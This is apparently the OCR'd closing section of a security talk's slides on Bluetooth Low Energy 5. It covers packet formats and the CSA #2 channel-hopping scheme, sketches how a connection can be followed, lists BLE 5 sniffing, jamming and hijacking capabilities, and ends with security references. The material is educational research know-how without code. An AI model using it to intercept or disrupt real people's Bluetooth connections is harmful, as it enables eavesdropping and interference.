


Figure 2.1: Link Layer packet format for the LE Uncoded PHYs

2 Octet Preamble:
2M LE Uncoded PHY






Figure 2.3: Link Layer packet format for the LE Coded PHY

LE Coded PHY

Channel Selection Algorithm

- New Hopping Scheme / Channel Selection Algorithm (CSA #2)
  - More random by using a Pseudorandom Number Generator (PRNG)
  - Devices specify in the advertisement packages if they support this (ChSel bit)
  - 65536-hop instead of 37-hop sequence





Easy, right?

Channel Selection Algorithm


- Channel = PRNG(Channel Identifier, Counter) mod 37
- Channel Identifier (16 bit)
  - Can be calculated from the Access Address (split in 2 and XOR)
- Counter (16 bit)
  - Periodically incremented by 1
- The counter can be guessed by measuring time difference between consecutive channels and some math™
- Knowing both, it’s possible to follow the connection
- Used to improve coexistence, not security!
- Implemented in BtleJack version 2.0

BLE 5 Attacks

- No sniffing devices for the new physical layers at the moment
- Sniffing new connections is possible
- Sniffing existing connections is possible
- Jamming existing connections is possible
- Hijacking existing connections is theoretically possible
  - Not implemented in BtleJack at the moment because the attack is time-sensitive

References

Resources @ https://github.com/CompassSecurity



git.io/BLE

Check out the GitHub repository!

- Slides (full version!)
- Links to demo videos
- Links to this Beer-Talk video
- Links to software / hardware
- Example PCAPs
- Links to further resources

Specifications

- Bluetooth Special Interest Group (SIG): https://www.bluetooth.com/
- Bluetooth Core Specifications Download: https://www.bluetooth.com/specifications/bluetooth-core-specification
- Bluetooth GATT Specifications: https://www.bluetooth.com/specifications/gatt
- Bluetooth GATT Characteristics: https://www.bluetooth.com/specifications/gatt/characteristics
- Bluetooth GATT Overview: https://www.bluetooth.com/specifications/gatt/generic-attributes-overview
- Linux Bluetooth Protocol Stack BlueZ: http://www.bluez.org/

Bluetooth Low Energy Introduction

- Introduction to Bluetooth Low Energy: https://learn.adafruit.com/introduction-to-bluetooth-low-energy/introduction
- Reverse Engineering a Bluetooth Low Energy Light Bulb: https://learn.adafruit.com/reverse-engineering-a-bluetooth-low-energy-light-bulb/explore-gatt
- Introducing the Adafruit Bluefruit LE Sniffer: https://learn.adafruit.com/introducing-the-adafruit-bluefruit-le-sniffer/introduction
- Getting Started with Bluetooth Low Energy. O'Reilly. 2014. ISBN: 9781491900550.

Bluetooth Low Energy Pairing

- BLE Pairing and Bonding: https://www.kynetics.com/docs/2018/BLE_Pairing_and_bonding/
- Bluetooth Pairing Part 1: Pairing Feature Exchange: https://www.bluetooth.com/blog/bluetooth-pairing-part-1-pairing-feature-exchange/
- Bluetooth Pairing Part 2: Key Generation Methods: https://www.bluetooth.com/blog/bluetooth-pairing-part-2-key-generation-methods
- Bluetooth Pairing Part 3: Low Energy Legacy Pairing Passkey Entry: https://www.bluetooth.com/blog/bluetooth-pairing-passkey-entry
- Bluetooth Pairing Part 4: Bluetooth Low Energy Secure Connections - Numeric Comparison: https://www.bluetooth.com/blog/bluetooth-pairing-part-4/

Bluetooth Low Energy Security Research

- Understanding Bluetooth Security: https://duo.com/decipher/understanding-bluetooth-security
- Mike Ryan, Bluetooth LE Security: https://lacklustre.net/bluetooth/
- A Basic Introduction to BLE Security: https://www.digikey.com/eewiki/display/Wireless/A+Basic+Introduction+to+BLE+Security
- Deep Dive into Bluetooth LE Security: https://medium.com/rtone-iot-security/deep-dive-into-bluetooth-le-security-d2301d640bfc

Bluetooth Low Energy Security Talks

- Mike Ryan. USENIX WOOT. August 2013. Bluetooth: With Low Energy Comes Low Security
  - Video: https://www.youtube.com/watch?v=Mo-FsEmaqpo
  - Slides: https://lacklustre.net/bluetooth/bluetooth_with_low_energy_comes_low_security-mikeryan-usenix_woot_2013-slides.pdf
  - Whitepaper: https://lacklustre.net/bluetooth/Ryan_Bluetooth_Low_Energy_USENIX_WOOT.pdf
- Tal Melamed. SHA2017. Hack-a-ble
  - Video: https://media.ccc.de/v/SHA2017-230-hack-a-ble
- Mike Ryan. BlackHat 2013. Bluetooth Smart: The Good, the Bad, the Ugly, and the Fix!
  - Video: https://www.youtube.com/watch?v=SoH11fi-FcA
  - Slides: https://lacklustre.net/bluetooth/bluetooth_smart_good_bad_ugly_fix-mikeryan-blackhat_2013.pdf

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- Slawomir Jasek. Blue Picking - Hacking Bluetooth Smart Locks. HackInTheBox 2017
  - Slides: https://conference.hitb.org/hitbsecconf2017ams/materials/D2T3%20-%20Slawomir%20Jasek%20-%20Blue%20Picking%20-%20Hacking%20Bluetooth%20Smart%20Locks.pdf
- Damien Cauquil. Weaponizing the BBC Micro Bit. DEF CON 25. 2017
  - Video: https://www.youtube.com/watch?v=I9AqIaMjYcw
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- Mike Ryan. Bluetooth Hacking: Tools And Techniques. hardwear.io 2019
  - Video: https://www.youtube.com/watch?v=8kXbu2Htteg
  - Slides: https://hardwear.io/usa-2019/presentations/Bluetooth-Hacking-Mike%20Ryan-hardwear-io-usa-2019.pdf
- Taking Bluetooth lockpicking to the next level. Ray and mh. CCCamp19. 2019
  - Video: https://media.ccc.de/v/Camp2019-10241-taking_bluetooth_lockpicking_to_the_next_level

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Questions and Discussion


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